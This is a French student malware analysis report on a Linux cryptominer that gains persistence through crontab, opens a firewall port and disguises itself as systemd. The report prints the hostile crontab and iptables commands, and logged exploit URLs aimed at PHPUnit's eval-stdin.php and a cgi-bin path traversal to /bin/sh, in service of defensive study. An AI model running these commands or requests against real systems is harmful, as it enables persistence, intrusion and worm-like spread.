
RAPPORT MALWARE

AUTEUR : SAMPEREZ ALEXANDRE
GROUPE : 1B
DATE : 24/10/2025

Dans ce rapport, on va analyser pas à pas le comportement d'un malware découvert sur une machine Linux. L'objectif est de comprendre comment il s'installe, ce qu'il exécute, comment il communique sur le réseau, et quelles actions il effectue une fois qu'il obtient les droits administrateur. Chaque capture d'écran sera décrite et expliquée simplement afin de mettre en évidence les mécanismes d'infection, de persistance, de minage et de propagation observés.

PARTIE USER :



Le fichier malveillant a été lancé depuis le bureau de l'utilisateur. Le binaire s'appelle avec un nom en UUID (6dcf570e-… .o) et se trouve dans /home/user/Desktop. Ça signifie que l'attaquant a déposé un dropper dans le répertoire utilisateur et l'a exécuté localement. Le nom en UUID sert à ne pas attirer l'attention par un nom évident.

13018 sh -c "command -v crontab >/dev/null 2>&1" 19 N/A N/A

13019 sh -c "crontab -r >/dev/null 2>&1; echo \"@reboot /home/user/Desktop/6dcf570e-df95-4cf2-ab23-71bcfbab069e\.o\" | crontab -" 18 N/A N/A

13020 crontab -r 21 N/A N/A

13021 dash sh -c "crontab -r >/dev/null 2>&1; echo \"@reboot /home/user/Desktop/6dcf570e-df95-4cf2-ab23-71bcfbab069e\.o\" | crontab -" 3 N/A N/A

13022 crontab - 25 N/A N/A

13023 sh -c "iptables -I INPUT -p tcp --dport 13769 -j ACCEPT >/dev/null 2>&1" 18 N/A N/A

13024 iptables -I INPUT -p tcp --dport 13769 -j ACCEPT 35 N/A N/A

13027 sh -c "command -v php >/dev/null 2>&1" 18 N/A N/A

13028 sh -c "command -v nginx >/dev/null 2>&1" 18 N/A N/A

13029 sh -c "which apache2" 10 N/A N/A

13030 which apache2 14 N/A N/A

13031 sh -c "which httpd" 10 N/A N/A

13032 which httpd 14 N/A N/A

13033 6dcf570e-df95-4cf2-ab23-71bcfbab069e.o /usr/lib/systemd/systemd 3 N/A N/A

```
sh -c "command -v crontab >/dev/null 2>&1"
```

Le shell teste silencieusement si la commande crontab est disponible. Si oui le script sait qu'il peut utiliser cron pour persister.

```
sh -c 'crontab -r >/dev/null 2>&1; echo "@reboot /home/user/Desktop/6dcf570e-...\.o" | crontab -'
```

Le script supprime les tâches cron existantes puis écrit une nouvelle tâche @reboot qui lancera le binaire UUID au démarrage. Tout se fait sans affichage.

```
crontab -r
```

Le cron de l'utilisateur est vidé. Toutes les tâches programmées de cet utilisateur disparaissent immédiatement.

```
dash sh -c "crontab -r >/dev/null 2>&1; echo \"@reboot /home/...6dcf57...\.o\" | crontab -"
```

Même opération que la ligne précédente mais forcée via l'interpréteur dash. Le script s'assure que l'installation de la tâche fonctionne quel que soit le shell.

```
crontab -
```

Le shell attend du contenu sur l'entrée standard pour installer la crontab. Ici le script pipe une ligne @reboot, donc la crontab de l'utilisateur est remplacée par cette ligne.

sh -c "iptables -I INPUT -p tcp --dport 13769 -j ACCEPT >/dev/null 2>&1"

Le script ajoute en tête des règles iptables une entrée qui accepte tout trafic TCP vers le port 13769. L'ouverture du port est faite discrètement.

iptables -I INPUT -p tcp --dport 13769 -j ACCEPT

La même règle iptables est insérée. Le pare-feu commence immédiatement à autoriser les connexions entrantes sur 13769.

sh -c "command -v php >/dev/null 2>&1"

Le script vérifie silencieusement si php existe sur la machine. Cette info servira à activer des fonctionnalités liées au web/PHP.

sh -c "command -v nginx >/dev/null 2>&1"

Le script vérifie silencieusement si nginx est installé. Le malware adapte ensuite ses actions selon la présence d'un serveur web.

sh -c "which apache2"

Le shell recherche la présence d'apache2. Le résultat permet au malware de choisir des chemins et méthodes spécifiques à Apache.

which apache2

La même recherche est lancée sans wrapper sh -c. Le script double-check la présence d'Apache pour être sûr.

sh -c "which httpd"
Le shell cherche httpd (nom Apache sur d'autres distributions). Le code couvre les variantes de nommage d'un serveur web.

which httpd
Idem. Le script confirme la présence ou l'absence de httpd pour ajuster ses opérations.


echo "@reboot /home/user/Desktop/6dcf570e-... .o" | crontab -
Le binaire UUID est enregistré dans la crontab de l'utilisateur pour être relancé automatiquement à chaque démarrage du système.

sh -c "command -v php >/dev/null 2>&1"
Le script relance le test PHP. Il répète la vérification pour confirmer l'environnement avant d'exécuter des actions dépendantes.

sh -c "command -v nginx >/dev/null 2>&1"
Le test nginx est relancé. Le malware vérifie encore la configuration web avant d'agir.

6dcf570e-df95-4cf2-ab23-71bcfbab069e.o /usr/lib/systemd/systemd
Le binaire UUID tourne et apparaît lié au nom ou chemin systemd. Le malware s'exécute sous ce nom pour se camoufler et fonctionner comme un service.

Le htop, montre que plusieurs processus liés au binaire consomment presque tout le CPU et beaucoup de mémoire. Les processus se présentent sous le nom /usr/lib/systemd/systemd alors que c’est le binaire malveillant. C’est typique d’un mineur : utilisation intensive des cœurs CPU, plusieurs threads, et usurpation de nom pour se cacher.



1434 ms	TCP		485	snapd		185.125.188.55	443	api.snapcraft...	Canonical Group...
1533 ms	TCP	?	485	snapd		185.125.188.54	443	api.snapcraft...	Canonical Group...
3345 ms	TCP		485	snapd		185.125.188.55	443	api.snapcraft...	Canonical Group...
3347 ms	TCP	?	485	snapd		185.125.188.59	443	api.snapcraft...	Canonical Group...
40180 ms	TCP	?	13017	6dcf570e-df95-4cf2-ab23-71bcfbab069e.o		95.215.19.53	853	–	ab stract
40187 ms	TCP		13017	6dcf570e-df95-4cf2-ab23-71bcfbab069e.o	?	1.1.1.1	853	–	CLOUDFLARENET
41182 ms	TCP	?	13017	6dcf570e-df95-4cf2-ab23-71bcfbab069e.o		217.160.70.42	853	–	IONOS SE
41186 ms	TCP	?	13017	6dcf570e-df95-4cf2-ab23-71bcfbab069e.o		1.0.0.1	853	–	CLOUDFLARENET
41189 ms	TCP	?	13017	6dcf570e-df95-4cf2-ab23-71bcfbab069e.o		178.254.22.166	853	–	EVANZO e-com...
45286 ms	TCP		13017	6dcf570e-df95-4cf2-ab23-71bcfbab069e.o		8.8.8.8	853	–	GOOGLE
45289 ms	TCP	?	13017	6dcf570e-df95-4cf2-ab23-71bcfbab069e.o		81.169.136.222	853	–	Strato AG
45292 ms	TCP		13017	6dcf570e-df95-4cf2-ab23-71bcfbab069e.o		8.8.4.4	853	–	GOOGLE
				6dcf570e-df95-4cf2-					

Le process contacte des résolveurs publics (Cloudflare, Google) sur le port 853, ce qui correspond à DNS over TLS. Ensuite il se connecte à plusieurs IP hébergées chez des fournisseurs (Strato, IONOS, etc.). Ça veut dire qu'il résout furtivement des noms puis qu'il contacte des serveurs loués par l'attaquant, ces serveurs servant de pool ou de C2 pour le minage.

PARTIE ROOT:

Au niveau de l'éxécution du code du malware en root c'est la meme chose mais étant donné qu'il est root il exécute les commande en tant que root et pas en tant que user, il a donc plus de permission

Timeshift	Headers	Rep	PID	Process name	CN	URL
26395 ms	GET ⁞ No Response	?	13001	4088e9a1-d873-4ee0-a773-1714a4b2872e.o		http://49.207.2.74:80/vendor/phpunit/phpu...
27813 ms	POST ⁞ No Response	?	13001	4088e9a1-d873-4ee0-a773-1714a4b2872e.o		http://2.17.229.68:80/cgi-bin/.%2e/.%2e/.%...
27986 ms	GET ⁞ 502: Bad Gatew...	?	13001	4088e9a1-d873-4ee0-a773-1714a4b2872e.o		http://31.184.201.38:80/phpunit/phpunit/s...
28986 ms	GET ⁞ No Response	?	13001	4088e9a1-d873-4ee0-a773-1714a4b2872e.o		http://23.61.108.4:80/vendor/vendor/phpu...
29049 ms	GET ⁞ No Response	?	13001	4088e9a1-d873-4ee0-a773-1714a4b2872e.o		http://176.99.161.63:80/ws/vendor/phpuni...
29244 ms	GET ⁞ 403: Forbidden	?	13001	4088e9a1-d873-4ee0-a773-1714a4b2872e.o		http://196.207.45.100:80/laravel/vendor/p...
29780 ms	POST ⁞ No Response	?	13001	4088e9a1-d873-4ee0-a773-1714a4b2872e.o		http://47.92.205.72:80/cgi-bin/%%32%65%...
29923 ms	POST ⁞ No Response	?	13001	4088e9a1-d873-4ee0-a773-1714a4b2872e.o		http://18.132.214.168:80/cgi-bin/%%32%6...
30040 ms	GET ⁞ No Response	?	13001	4088e9a1-d873-4ee0-a773-1714a4b2872e.o		http://54.192.227.125:80/lib/phpunit/phpu...

Dans les post il exécute : “ http://47.92.205.72:80/cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/sh” ce qui semble être une tentative de reverse shell

Dans les get il exécute “ http://134.236.9.210:80/vendor/phpunit/src/Util/PHP/eval-stdin.php” il cherche a récuperer eval-stdin.php qui peut servir à créer un reverse shell ou un tunnel par exemple

On conclu qu’il essaye d’étendre le malware sur tout le réseau en récupérant des shell de machines connecté sur le réseau et en y injectant le malware et ainsi de suite

CONCLUSION

En conclusion, l’analyse montre que le malware déposé dans le répertoire utilisateur agit comme un dropper et mineur dissimulé. Il exploite la crontab pour assurer sa persistance au redémarrage, modifie les règles iptables pour ouvrir un port de communication (13769), et vérifie la présence de services web (PHP, Nginx, Apache) pour adapter son comportement. En s’exécutant sous le faux nom /usr/lib/systemd/systemd, il consomme massivement les ressources CPU, caractéristique d’un mineur de cryptomonnaie.

Lorsqu’il obtient les droits root, il réplique les mêmes commandes avec des privilèges supérieurs, ce qui lui permet d’exécuter des requêtes HTTP malveillantes visant à établir des reverse shells et à propager le malware sur d’autres machines du réseau.

Cette étude met en évidence un malware persistant, furtif et auto-réplicatif, combinant des techniques de camouflage, de persistance et de minage pour compromettre durablement le système hôte et étendre son infection.